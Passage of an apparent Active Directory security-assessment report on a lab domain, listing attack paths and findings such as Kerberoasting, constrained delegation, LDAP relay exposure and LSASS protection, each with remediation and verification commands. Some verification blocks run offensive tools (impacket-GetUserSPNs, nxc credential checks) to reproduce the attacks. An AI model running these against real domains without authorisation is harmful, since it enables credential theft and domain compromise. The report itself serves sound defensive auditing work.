CONFIRM IT IN YOUR ENVIRONMENT

Confirm the account is a local admin (the prerequisite) and inspect which services run as a domain account (whose passwords are stored as LSA secrets)

Windows PowerShell — Sysadmin

```
PS C:\> Invoke-Command -ComputerName castelblack.north.sevenkingdoms.local -ScriptBlock { Get-
CimInstance Win32_Service | Where-Object { $_.StartName -like '*\\*' } |
  Select-Object Name, StartName }
```

REFERENCES

The Hacker Recipes: SAM And LSA Secrets

Linux check and reproduction: Appendix R.14 (p. 130)

3. CONSTRAINED DELEGATION ABUSE (ALLOWEDTODELEGATE) THEORETICAL

castelblack$ can impersonate any user (including Domain Admins) to winterfell$.

Fix: F-003 (p. 38), Constrained Kerberos Delegation Misconfiguration.

4. GROUP MEMBERSHIP (MEMBEROF) STRUCTURAL

winterfell$ is a member of Domain Controllers and inherits its privileges.

How this technique works: Path 1, step 3 (p. 21).

5. REPLICATE DIRECTORY SECRETS (DCSYNC) CONFIRMED

Domain Controllers can replicate secrets from the domain and extract the krbtgt hash.

How this technique works: Path 1, step 4 (p. 21). Linux check and reproduction: Appendix R.8 (p. 128).

4 technique steps across a 5-hop chain (1 hop is structural group membership).

○ DOMAIN COMPROMISE REACHABLE

TERMINUS: FULL DOMAIN COMPROMISE IS REACHABLE. PART OF THIS ROUTE IS PROVEN, BUT IT WAS NOT WALKED END TO END.


Path 7 | Authenticated Users → TIER 0 FOOTHOLD

TIER 0 FOOTHOLD

ID f2353291ac0b

PARTIALLY VALIDATED

Starting from Authenticated Users, an attacker can reach winterfell$ in 3 steps. The path chains Pre-Authentication-less Credential Theft, Group Membership, and Remote Desktop Access. This attack path had part of its chain validated by live execution, but was not run end-to-end.



Shapes and line styles are explained under the first route diagram in this section, and again under the attack surface map.

STEP-BY-STEP BREAKDOWN

1. PRE-AUTHENTICATION-LESS CREDENTIAL THEFT (ASREPROASTING) THEORETICAL

ASREPRoasting targets accounts, in this path brandon.stark, that have Kerberos pre-authentication disabled (DONT_REQ_PREAUTH flag). Any unauthenticated attacker (including Authenticated Users) can request an AS-REP message encrypted with the account's password-derived key and crack it offline. Successful cracking yields full credentials for brandon.stark.

Fix: F-017 (p. 61), AS-REP Roasting.

2. GROUP MEMBERSHIP (MEMBEROF) STRUCTURAL

brandon.stark is a member of Stark and inherits its privileges.

REMEDIATION

- Remove brandon.stark from Stark if the membership is not strictly required: Remove-ADGroupMember -Identity 'Stark' -Members 'brandon.stark'.

How this technique works: Path 1, step 3 (p. 21).

3. REMOTE DESKTOP ACCESS (CANRDP) CONFIRMED

Stark can open an interactive Remote Desktop session on winterfell$, landing a live desktop it can use to run tooling and reach further into the network.

How this technique works: Path 4, step 2 (p. 28). Linux check and reproduction: Appendix R.13 (p. 130).

2 technique steps across a 3-hop chain (1 hop is structural group membership).

○ TIER 0 FOOTHOLD

TERMINUS: ACCESS TO A TIER-0 HOST; TAKEOVER NOT YET PROVEN.

03 Technical Findings

Detailed vulnerability breakdown with remediation guidance.

WHERE THE COMMANDS ARE

This section says what is wrong. The Playbook says how to fix it.

Each finding below carries its evidence, its impact and a short statement of the recommended fix. The exact commands, the numbered steps and the check that proves a fix landed are in the **AD Hardening Playbook**, which ships with this report. Look a finding up there by its name: the Playbook numbers its runbooks in remediation order, so its numbers do not match the F-numbers here. Where a finding can be reproduced by hand, a "Verify this finding independently" block under it gives the commands to confirm it before anything is changed. The commands that reproduce the attack itself are in Appendix R at the end of this report, and each finding links to its entry.

ADSCAN SCORING METHODOLOGY

Three categories, one grade, and its inputs are published.

Each finding is classified into one of three categories, visible as a coloured badge, so the reader can separate *what kind of finding it is* from *how severe*: • VULNERABILITY is a real exploit; • CHAIN PREREQUISITE is a primitive that enables an attack chain (Critical only when the chain is confirmed); • POSTURE documents the absence of a control (hygiene gap, capped at High even on Tier-0).

Every finding leads with its **ADscan Priority**: our own severity model, which weighs the technique against what this assessment observed in your directory, the conditions below. It is the coloured chip beside each title, and the number the compliance mapping ranks by, and it is the band every count in this report is grouped by, so the figure you are asked to plan from is the figure the report totals. A smaller reference line carries the finding's baseline classification: what the technique is worth in any directory, before yours is looked at. The two can disagree, and a technique classified High in isolation is rated Critical here when this directory supplies the conditions it needs. The baseline is published so a raised rating can be traced to what raised it. Nothing in this report counts on it.

No CVSS column appears in this report, and the methodology section says why in full: a CVSS Base score can be checked only against the vector behind it, and most Active Directory exposures have no published vector to print. Every finding here is graded on the model above, with its inputs set out so any grade can be traced back to them.

Tier-0 exposure: affected principal or attack-path target is Domain Admin / KRBTGT / DC.

DC targeting: at least one Domain Controller is in scope of the issue.

Exploitation confirmed: concrete evidence captured (cracked hash, working PoC, full chain executed).

F-001

Privileged Sessions on Lower-Tier Hosts

PRIORITY 9.5

Baseline severity High PRIVILEGE • VULNERABILITY

CWE-269 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. No published CVSS Base vector applies to this finding.*

Baseline severity High in isolation. This directory supplies the conditions the technique needs, so the finding is rated Critical here, at ADscan Priority 9.5, and is counted as Critical throughout this report.

ADSCAN ANALYSIS

DA session actively harvested: privileged credential confirmed

DESCRIPTION

Logon sessions were observed where a higher-tier account was signed in to a lower-tier host: a Tier 0 account (Domain Admin or equivalent control-plane identity) on a Tier 1 server or Tier 2 workstation, or a Tier 1 server admin on a Tier 2 workstation. This is a tiered-admin (ESAE) violation. When a privileged account authenticates to a host of lower trust, its credential material (the NTLM hash, the Kerberos Ticket-Granting Ticket, and in some logon types cleartext secrets) is loaded into the LSASS process of that host and may be cached in the Windows Credential Manager. The lower-tier host is administered by a wider, less-trusted population and is more exposed to phishing and lateral movement, so a local-admin compromise of that host yields the higher-tier credential directly, with no domain-level security event. The exposure lasts for the life of the session and, for cached credentials, potentially far longer.

IMPACT

Each session names a specific privileged account and the lower-tier host it is exposed on. Compromise of that host, through a workstation vulnerability, a phished standard user, or lateral movement, hands the attacker the higher-tier credential without any further exploitation. This collapses the trust boundary the tier model exists to protect: a Tier 0 session on a member server or workstation turns a single endpoint compromise into full domain takeover, and a Tier 1 admin session on a workstation turns it into server-estate control. In this environment, affected account: robb.stark.

AFFECTED ASSETS

- TIER 0 `robb.stark signed in to` TIER 1 `castelblack.north.sevenkingdoms.local (192.168.180.22)`

RECOMMENDED FIX

Enforce tier separation with Deny-logon rights, Protected Users and Authentication Policy Silos (+1 alternative)

APPLY THE FIX

Add the exposed privileged accounts to Protected Users (blocks NTLM, RC4, delegation, cred caching).

Windows PowerShell — Sysadmin

```
PS C:\> Add-ADGroupMember 'Protected Users' -Members robb.stark
```

GPO Deny rights on the lower-tier hosts (User Rights Assignment), for the higher-tier group. 'Deny log on locally' / 'Deny log on through Remote Desktop Services' / 'Deny access to this computer from the network' = <higher_tier_group>.

CHECK IT BEFORE AND AFTER

After the fix: A higher-tier logon attempt on a lower-tier host is denied by the user-rights policy; a review-only session hunt finds no higher-tier tokens on lower-tier hosts.

> The alternative and the full runbook are in the **AD Hardening Playbook**, under “Privileged Sessions on Lower-Tier Hosts”.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

List the interactive sessions on the host to confirm a higher-tier account is logged on.

Windows PowerShell — Sysadmin

```
PS C:\> Invoke-Command -ComputerName castelblack.north.sevenkingdoms.local -ScriptBlock { query user }
```

Or enumerate logon sessions and their principals.

Windows PowerShell — Sysadmin

```
PS C:\> Get-CimInstance -ClassName Win32_LoggedOnUser -ComputerName castelblack.north.sevenkingdoms.local |
  Select-Object Antecedent
```

Read-only enumeration of who is currently logged on to the host.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ nxc smb castelblack.north.sevenkingdoms.local -u adscan -p <password> -d north.sevenkingdoms.local --
loggedon-users
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

REFERENCES

The Hacker Recipes: Impersonation

Reproduce it by hand: Appendix R.1 (p. 126)

F-002

Account Passwords Recovered in This Assessment

PRIORITY 9.1

Baseline severity High CREDENTIAL ACCESS • VULNERABILITY

CWE-521 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. No published CVSS Base vector applies to this finding.*

Baseline severity High in isolation. This directory supplies the conditions the technique needs, so the finding is rated Critical here, at ADscan Priority 9.1, and is counted as Critical throughout this report.

ADSCAN ANALYSIS

An administrative account's password was recovered: an attacker can authenticate as that role with no exploit

DESCRIPTION

Password recovery resolved the plaintext password of accounts that are currently enabled in this directory. These are not accounts with a weak policy or a stale password: these are accounts whose actual password is now known, and the same recovery is available to anyone who obtains the same password hashes. This is the one result in the assessment that is a fact about your people rather than about your configuration. A password policy describes what a password is allowed to be; this describes what a specific account's password is. An account on this list authenticates today with a password an attacker does not have to guess.

IMPACT

Any account named here should be treated as compromised until its password is changed. An attacker holding the plaintext authenticates as the user with no exploit, no malware and nothing a detection rule would ordinarily flag, because a correct password used from a plausible location looks like the user arriving at work. Where the account is administrative the blast radius is the whole of what that role can reach, and a password reset alone does not evict an attacker who has already used it to establish other access.

AFFECTED ASSETS

- TIER 0 `robb.stark`
- TIER 2 `arya.stark`
- TIER 2 `brandon.stark`
- TIER 2 `hodor`
- TIER 2 `jon.snow`
- TIER 2 `rickon.stark`
- TIER 2 `samwell.tarly`
- TIER 2 `sansa.stark`

DETAIL / NOTES

- This finding counts enabled accounts only: 8 of the 16 enabled accounts. One further recovered password belongs to a disabled account (vagrant); the AD Password Hygiene Report counts every account whose password hashes were extracted and tested, enabled or disabled, so its totals include it.

RECOMMENDED FIX

Reset the named accounts, then block breached passwords at the point of change (+1 alternative)

APPLY THE FIX

Force a change at next logon for a standard account.

Windows PowerShell — Sysadmin

```
PS C:\> Set-ADUser robb.stark -ChangePasswordAtLogon $true
```

Set a new password immediately for an administrative account.

Windows PowerShell — Sysadmin

```
PS C:\> Set-ADAccountPassword -Identity robb.stark -Reset
```

What the account is and when it last signed in.

```
Windows PowerShell                                                    Sysadmin
PS C:\> Get-ADUser robb.stark -Properties LastLogonDate,MemberOf,PasswordLastSet
```

CHECK IT BEFORE AND AFTER

Run this before the change to see the exposure, and again after it.

PasswordLastSet shows a date after the reset.

```
Windows PowerShell                                                    Sysadmin
PS C:\> Get-ADUser robb.stark -Properties PasswordLastSet | Select-Object SamAccountName,PasswordLastSet
```

After the fix: Every named account shows a password set after the reset, the password-protection agent is running on each domain controller, and a new password-recovery run resolves none of them.

> The alternative and the full runbook are in the **`AD Hardening Playbook`**, under “Account Passwords Recovered in This Assessment”.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

Check that the account is enabled and when its password was last set (a date before the assessment means the recovered password is still the live one), then test the recovered password yourself. A failed attempt counts toward the account lockout threshold, so only test a password the assessment recorded for this account.

```
Windows PowerShell                                                    Sysadmin
PS C:\> Get-ADUser -Identity robb.stark -Properties PasswordLastSet, LastLogonDate | Select-Object
SamAccountName, Enabled, PasswordLastSet, LastLogonDate
PS C:\> Add-Type -AssemblyName System.DirectoryServices.AccountManagement
PS C:\> $ctx = New-Object System.DirectoryServices.AccountManagement.PrincipalContext('Domain')
PS C:\> $ctx.ValidateCredentials('robb.stark', '<recovered_password>')
```

Authenticate as the account with the recovered password (a successful login shows it is still valid; the same lockout caution applies)

```
user@linux: ~                                                         Pentester
┌──(user㉿linux)-[~]
└─$ nxc smb 192.168.180.11 -u 'robb.stark' -p '<recovered_password>'
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

F-003

Constrained Kerberos Delegation Misconfiguration

PRIORITY 8.5

Baseline severity High DELEGATION • VULNERABILITY

CWE-269 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. No published CVSS Base vector applies to this finding.*

ADSCAN ANALYSIS

Constrained delegation reaches Tier-0 services. An effective privileged impersonation path exists

DESCRIPTION

Constrained delegation restricts a service account's impersonation capability to specific target services, configured via the msDS-AllowedToDelegateTo attribute. The Kerberos S4U2Self and S4U2Proxy extensions enable the service to request service tickets on behalf of other users to the allowed targets. When the TrustedToAuthForDelegation (Protocol Transition) flag is also set, the service can obtain impersonation tickets for users who did not originally authenticate via Kerberos, bypassing the normal user interaction requirement. Misconfiguration risks include overly broad target service scope, delegation to high-value services (e.g., CIFS on Domain Controllers, LDAP), and unreviewed protocol transition permissions that expand the attack surface significantly.

IMPACT

Exploitation of misconfigured constrained delegation enables an attacker who compromises the delegating account to impersonate arbitrary domain users to the allowed target services. If the allowed services include administrative interfaces on Domain Controllers, this can lead to full domain compromise. In this environment, castelblack.north.sevenkingdoms.local (192.168.180.22) and jon.snow can delegate to winterfell.north.sevenkingdoms.local (192.168.180.11).

AFFECTED ASSETS

WHO CAN EXPLOIT IT

- TIER 1 `castelblack.north.sevenkingdoms.local (192.168.180.22)` *delegating-account*
- TIER 2 `jon.snow` *delegating-account*

WHAT IT EXPOSES

- TIER 0 `winterfell.north.sevenkingdoms.local (192.168.180.11)` *target-service*

RECOMMENDED FIX

Tighten msDS-AllowedToDelegateTo and drop unneeded protocol transition (+1 alternative)

APPLY THE FIX

Read the allowed targets and the UAC delegation flags (the delegating account is often a computer, so resolve it object-class-agnostically).

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADObject -LDAPFilter '(sAMAccountName=castelblack$)' -Properties msDS-
AllowedToDelegateTo,TrustedToAuthForDelegation,userAccountControl
```

Replace the allowed-target list with the minimal scoped set.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADObject -LDAPFilter '(sAMAccountName=castelblack$)' | Set-ADObject -Replace @{'msDS-
AllowedToDelegateTo'=@('HTTP/<approved-target-host>')}
```

Drop protocol transition (clears TRUSTED_TO_AUTH_FOR_DELEGATION).

Windows PowerShell — Sysadmin

```
PS C:\> Set-ADAccountControl -Identity 'castelblack$' -TrustedToAuthForDelegation $false
```

CHECK IT BEFORE AND AFTER

Run this before the change to see the exposure, and again after it.

msDS-AllowedToDelegateTo lists only the approved SPNs and TrustedToAuthForDelegation reads False.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADObject -LDAPFilter '(sAMAccountName=castelblack$)' -Properties msDS-
AllowedToDelegateTo,TrustedToAuthForDelegation | Format-List Name,msDS-
AllowedToDelegateTo,TrustedToAuthForDelegation
```

After the fix: Delegation is limited to the approved SPNs without protocol transition, an S4U request to a removed or domain controller service fails, and a new ADscan scan no longer reports the over-broad delegation.

> The alternative and the full runbook are in the **AD Hardening Playbook**, under “Constrained Kerberos Delegation Misconfiguration”.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

List every account that is allowed to delegate, with its target services and whether protocol transition is on.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADObject -LDAPFilter '(msDS-AllowedToDelegateTo=*)' -Properties msDS-AllowedToDelegateTo,
TrustedToAuthForDelegation, userAccountControl | Select-Object Name, msDS-AllowedToDelegateTo,
TrustedToAuthForDelegation
```

Enumerate the delegation configuration over LDAP.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ nxc ldap 192.168.180.11 -u adscan -p <password> --find-delegation
┌──(user㉿linux)-[~]
└─$ impacket-findDelegation 'north.sevenkingdoms.local/adscan:<password>' -dc-ip 192.168.180.11
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

REFERENCES

The Hacker Recipes: Constrained delegation

Reproduce it by hand: Appendix R.2 (p. 126)

F-004

LDAP Signing / Channel Binding Not Hardened

PRIORITY 8.0

Baseline severity Medium LDAP • CHAIN PREREQUISITE

CWE-319 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. A CVSS v3.1 Base vector also exists for this finding; the methodology section sets out why this report does not rate findings by CVSS.*

Baseline severity Medium in isolation. This directory supplies the conditions the technique needs, so the finding is rated High here, at ADscan Priority 8.0, and is counted as High throughout this report.

ADSCAN ANALYSIS

A Tier 0 host does not enforce LDAP signing or channel binding. Relayed authentication accepted by the directory can change privileged objects, so the exposure is rated High

DESCRIPTION

When Domain Controllers do not require LDAP signing or do not enforce channel binding, attackers can relay coerced or captured NTLM authentication to LDAP and perform directory operations in the victim context. This weakness is frequently chained with coercion, name resolution poisoning, or ADCS abuse to reach privilege escalation or domain compromise.

IMPACT

Unsigned or weakly protected LDAP on Domain Controllers materially lowers the cost of relay-based privilege escalation. In hardened Active Directory environments, LDAP signing and channel binding are foundational protections that reduce the blast radius of NTLM relay and related coercion paths.

AFFECTED ASSETS

- TIER 0 `winterfell.north.sevenkingdoms.local (192.168.180.11)`

RECOMMENDED FIX

Require LDAP signing and enable channel binding on all DCs (+1 alternative)

APPLY THE FIX

In Group Policy, set Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options > 'Domain controller: LDAP server signing requirements' to 'Require signing'.

In Group Policy, set '...Domain controller: LDAP server channel binding token requirements' to 'Always'.

Equivalent registry (on each DC).

Windows PowerShell — Sysadmin

```
PS C:\> reg add HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /v LDAPServerIntegrity /t REG_DWORD /d
2 /f
PS C:\> reg add HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /v LdapEnforceChannelBinding /t
REG_DWORD /d 2 /f
```

CHECK IT BEFORE AND AFTER

Run this before the change to see the exposure, and again after it.

On each domain controller, LDAPServerIntegrity and LdapEnforceChannelBinding both read 2.

Windows PowerShell — Sysadmin

```
PS C:\> reg query HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /v LDAPServerIntegrity
PS C:\> reg query HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /v LdapEnforceChannelBinding
```

After the fix: Both values read 2 on every domain controller, Event ID 2889 records no unsigned bind, and an unsigned or unbound LDAP relay attempt is rejected.

> The alternative and the full runbook are in the **AD Hardening Playbook**, under “LDAP Signing / Channel Binding Not Hardened”.

> **VERIFY THIS FINDING INDEPENDENTLY**
>
> **CONFIRM IT IN YOUR ENVIRONMENT**

On each domain controller (or remotely with Invoke-Command -ComputerName winterfell.north.sevenkingdoms.local), read the two enforcement values. LDAPServerIntegrity 2 means signing is required; LdapEnforceChannelBinding 2 means channel binding is always enforced. A missing value, 0 or 1 on either one means that protection is not enforced.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ItemProperty 'HKLM:\SYSTEM\CurrentControlSet\Services\NTDS\Parameters' | Select-Object
LDAPServerIntegrity, LdapEnforceChannelBinding
```

Event 2886 is logged at startup when signing is not required; event 2887 counts the unsigned binds still arriving.

Windows PowerShell — Sysadmin

```
PS C:\> Get-WinEvent -FilterHashtable @{LogName='Directory Service';Id=2886,2887} -MaxEvents 10
```

Test signing and channel binding from the network.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ nxc ldap 192.168.180.11 -u adscan -p <password> -M ldap-checker
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

REFERENCES

The Hacker Recipes: Relay

F-005

Kerberoasting

PRIORITY 8.0

Baseline severity Medium KERBEROS ● VULNERABILITY

CWE-522 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. A CVSS v3.1 Base vector also exists for this finding; the methodology section sets out why this report does not rate findings by CVSS.*

Baseline severity Medium in isolation. This directory supplies the conditions the technique needs, so the finding is rated High here, at ADscan Priority 8.0, and is counted as High throughout this report.

ADSCAN ANALYSIS

Hash cracking confirmed: plaintext credential recovered

DESCRIPTION

In an Active Directory (AD) environment, Service Principal Names (SPNs) are used to uniquely identify instances of a Windows service. Kerberos authentication requires that each SPN be associated with one service account (Active Directory user account). Any authenticated AD user can request one or more Kerberos Ticket-Granting Service (TGS) tickets from the domain controller for any SPN accounts. These tickets are encrypted with the associated AD account's NTLM password hash. They can be brute forced offline with GPU-accelerated password cracking if a weak password is used along with the RC4 encryption algorithm. If AES encryption is in use, it will take more resources to crack a ticket to reveal the account's clear-text password, but it is possible if weak passwords are in use.

IMPACT

A successful Kerberoasting attack along with cracked passwords could lead to lateral movement and privilege escalation in an AD environment. If a password is cracked for a Domain Administrator account or equivalent, an attacker could gain control over most, if not all, resources in the domain. In this environment, 3 accounts are exposed to offline password recovery (jon.snow, sansa.stark and sql_svc); the password of 1 of them (jon.snow) was recovered offline using the ADscan AD Audit Wordlist.

AFFECTED ASSETS

WHO CAN EXPLOIT IT

- TIER 2 `Authenticated Users` · Any account that can sign in to the domain

WHAT IT EXPOSES

- TIER 1 `sql_svc` EXPOSED *roastable-target*
- TIER 2 `jon.snow` EXPOSED *roastable-target*
- TIER 2 `sansa.stark` EXPOSED *roastable-target*

RECOMMENDED FIX

Migrate the SPN to a Group Managed Service Account (gMSA) (+1 alternative)

APPLY THE FIX

Create the Key Distribution Service root key, once per forest, if it does not exist yet. It becomes usable about 10 hours later, once it has replicated.

Windows PowerShell — Sysadmin

```
PS C:\> Add-KdsRootKey
```

Create the gMSA for the service and allow the host that runs it to retrieve its password.

Windows PowerShell — Sysadmin

```
PS C:\> New-ADServiceAccount -Name <new_gmsa_name> -DNSHostName <new_gmsa_name>.north.sevenkingdoms.local -
PrincipalsAllowedToRetrieveManagedPassword '<service_host>$'
```

On the service host, install the gMSA, then set the service to log on as it.

Windows PowerShell — Sysadmin

```
PS C:\> Install-ADServiceAccount -Identity <new_gmsa_name>
```

CHECK IT BEFORE AND AFTER

Run this before the change to see the exposure, and again after it.

On the service host, this returns True once the gMSA is installed.

```
Windows PowerShell                                                    Sysadmin
PS C:\> Test-ADServiceAccount -Identity <new_gmsa_name>
```

The SPN now belongs to the gMSA.

```
Windows PowerShell                                                    Sysadmin
PS C:\> setspn -L NORTH\<new_gmsa_name>$
```

After the fix: Test-ADServiceAccount returns True on the service host, and setspn lists the SPN under the gMSA rather than the old user account.

> The alternative and the full runbook are in the **AD Hardening Playbook**, under “Kerberoasting”.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

List the service principal names registered on jon.snow and the encryption types it accepts. Any value in servicePrincipalName means every domain user can request a ticket encrypted with this account's key.

```
Windows PowerShell                                                    Sysadmin
PS C:\> Get-ADUser -Identity jon.snow -Properties servicePrincipalName,msDS-SupportedEncryptionTypes |
Select-Object SamAccountName,servicePrincipalName,msDS-SupportedEncryptionTypes
```

From any domain-joined machine, request a ticket for that service and read the encryption type the domain controller chose. RC4-HMAC is the weakest and the fastest to attack offline.

```
Windows PowerShell                                                    Sysadmin
PS C:\> klist get CIFS/thewall.north.sevenkingdoms.local
```

Request the service ticket for jon.snow with the scan account. The output is the hash an attacker would take offline, and requesting it changes nothing in the directory.

```
user@linux: ~                                                         Pentester
┌──(user㉿linux)-[~]
└─$ impacket-GetUserSPNs -k -dc-ip 192.168.180.11 -dc-host winterfell.north.sevenkingdoms.local -request-
user jon.snow 'north.sevenkingdoms.local/adscan:<password>'
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

REFERENCES

The Hacker Recipes: Kerberoast

Reproduce it by hand: Appendix R.3 (p. 127)

F-006

LSASS Not Running as a Protected Process (RunAsPPL Disabled)

PRIORITY 7.5

Baseline severity Medium CREDENTIAL PROTECTION • POSTURE

CWE-522 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. No published CVSS Base vector applies to this finding.*

Baseline severity Medium in isolation. This directory supplies the conditions the technique needs, so the finding is rated High here, at ADscan Priority 7.5, and is counted as High throughout this report.

ADSCAN ANALYSIS

LSA Protection is off on a Tier 0 host. A local administrator there can read the credentials of privileged accounts from memory, so the exposure is rated High

DESCRIPTION

LSA Protection (also called RunAsPPL) runs the Local Security Authority Subsystem Service, lsass.exe, as a protected process. When it is enabled the operating system prevents unprotected processes (including tools running with local administrator rights) from opening a handle to LSASS memory or loading unsigned plug-ins into it. The registry value HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RunAsPPL was read on this host and is either absent or set to 0, so LSA Protection is not in force. On modern hardware the additional protection of Credential Guard supersedes this control, but RunAsPPL remains the baseline mitigation where Credential Guard is not deployed.

IMPACT

Without LSA Protection, any code running with local administrator rights on the host can read LSASS memory and recover the credential material cached there: NTLM hashes, Kerberos tickets and, where cleartext caching is on, plaintext passwords. Those credentials can then be reused to move laterally or to escalate toward domain compromise. Domain Controllers and other Tier-0 hosts are the highest priority: the credentials cached in their LSASS belong to the most privileged accounts in the environment.

AFFECTED ASSETS

- TIER 0 `winterfell.north.sevenkingdoms.local (192.168.180.11)`
- TIER 1 `castelblack.north.sevenkingdoms.local (192.168.180.22)`

RECOMMENDED FIX

Enable LSA Protection via Group Policy after an Audit-mode validation (+1 alternative)

APPLY THE FIX

In Group Policy, set Computer Configuration > Policies > Administrative Templates > System > Local Security Authority > 'Configure LSASS to run as a protected process' to Enabled with UEFI lock. Equivalent registry (enforce).

Windows PowerShell — Sysadmin

```
PS C:\> reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v RunAsPPL /t REG_DWORD /d 1 /f
```

Audit mode first (where supported).

Windows PowerShell — Sysadmin

```
PS C:\> reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v RunAsPPL /t REG_DWORD /d 2 /f
PS C:\> gpupdate /force
```

CHECK IT BEFORE AND AFTER

Run this before the change to see the exposure, and again after it.

Returns 1 on the host.

Windows PowerShell — Sysadmin

```
PS C:\> Invoke-Command -ComputerName <host> -ScriptBlock { Get-ItemProperty -Path
'HKLM:\SYSTEM\CurrentControlSet\Control\Lsa' -Name RunAsPPL }
```

After the fix: RunAsPPL reads 1, and after a reboot the System log records event ID 12 from WinInit stating that LSASS started as a protected process.

> The alternative and the full runbook are in the **AD Hardening Playbook**, under “LSASS Not Running as a Protected Process (RunAsPPL Disabled)”.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

On the affected host, read the RunAsPPL value. A missing value or 0 confirms LSASS is not protected; 1 (or 2) means it is.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ItemProperty 'HKLM:\SYSTEM\CurrentControlSet\Control\Lsa' -Name RunAsPPL -ErrorAction
SilentlyContinue
```

After a reboot with protection active, this event is logged at startup.

Windows PowerShell — Sysadmin

```
PS C:\> Get-WinEvent -FilterHashtable @{LogName='System';ProviderName='Microsoft-Windows-Wininit';Id=12} -
MaxEvents 1
```

Read the same value remotely (needs local administrator on the target)

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ nxc smb 192.168.180.11 -u adscan -p <password> -M runasppl
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

F-007

Child Domain Can Escalate to Forest Root (Intra-Forest Trust)

PRIORITY 7.0

Baseline severity High TRUST • VULNERABILITY

CWE-266 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. No published CVSS Base vector applies to this finding.*

DESCRIPTION

An Active Directory forest is a single security boundary: every child domain shares an automatic two-way transitive trust with its parent, and the trust key is available to a domain administrator of the child domain. Because SID filtering cannot be applied to intra-forest trusts, an attacker who compromises a child domain can forge an inter-realm ticket-granting ticket that carries the SID history of a forest-root privileged group (Enterprise Admins). The forest root accepts that ticket and grants forest-wide administrative access. This is not a misconfiguration of a single object: it is the inherent consequence of placing separately-administered domains inside one forest.

IMPACT

Compromise of ANY child domain is compromise of the ENTIRE forest. The administrative boundary a child domain appears to provide does not exist for security purposes: a child-domain administrator can become an Enterprise Admin at will, taking over every domain in the forest, its domain controllers, and every account they hold. In this environment, affected domain: sevenkingdoms.local.

AFFECTED ASSETS

WHO CAN EXPLOIT IT

- `north.sevenkingdoms.local` *child-domain*

WHAT IT EXPOSES

- `sevenkingdoms.local` *forest-root-domain*

RECOMMENDED FIX

Treat the whole forest as one Tier-0 boundary (+1 alternative)

APPLY THE FIX

Enumerate the forest, its domains and trusts.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADForest | Format-List Name,RootDomain,Domains
PS C:\> Get-ADTrust -Filter * | Format-List Name,Direction,IntraForest,ForestTransitive
```

CHECK IT BEFORE AND AFTER

After the fix: Each child domain's administrative group membership is reviewed and constrained to the same standard as the forest root, and no unaccounted principal can administer a child domain.

> The alternative and the full runbook are in the **AD Hardening Playbook**, under “Child Domain Can Escalate to Forest Root (Intra-Forest Trust)”.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

List the domains in the forest and the trusts between them. A trust with IntraForest True between a child and its parent is the exposure: it cannot be filtered, so the child domain's administrators are effectively forest administrators.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADForest | Format-List Name, RootDomain, Domains
PS C:\> Get-ADTrust -Filter * | Where-Object IntraForest | Format-List Name, Direction, IntraForest
```

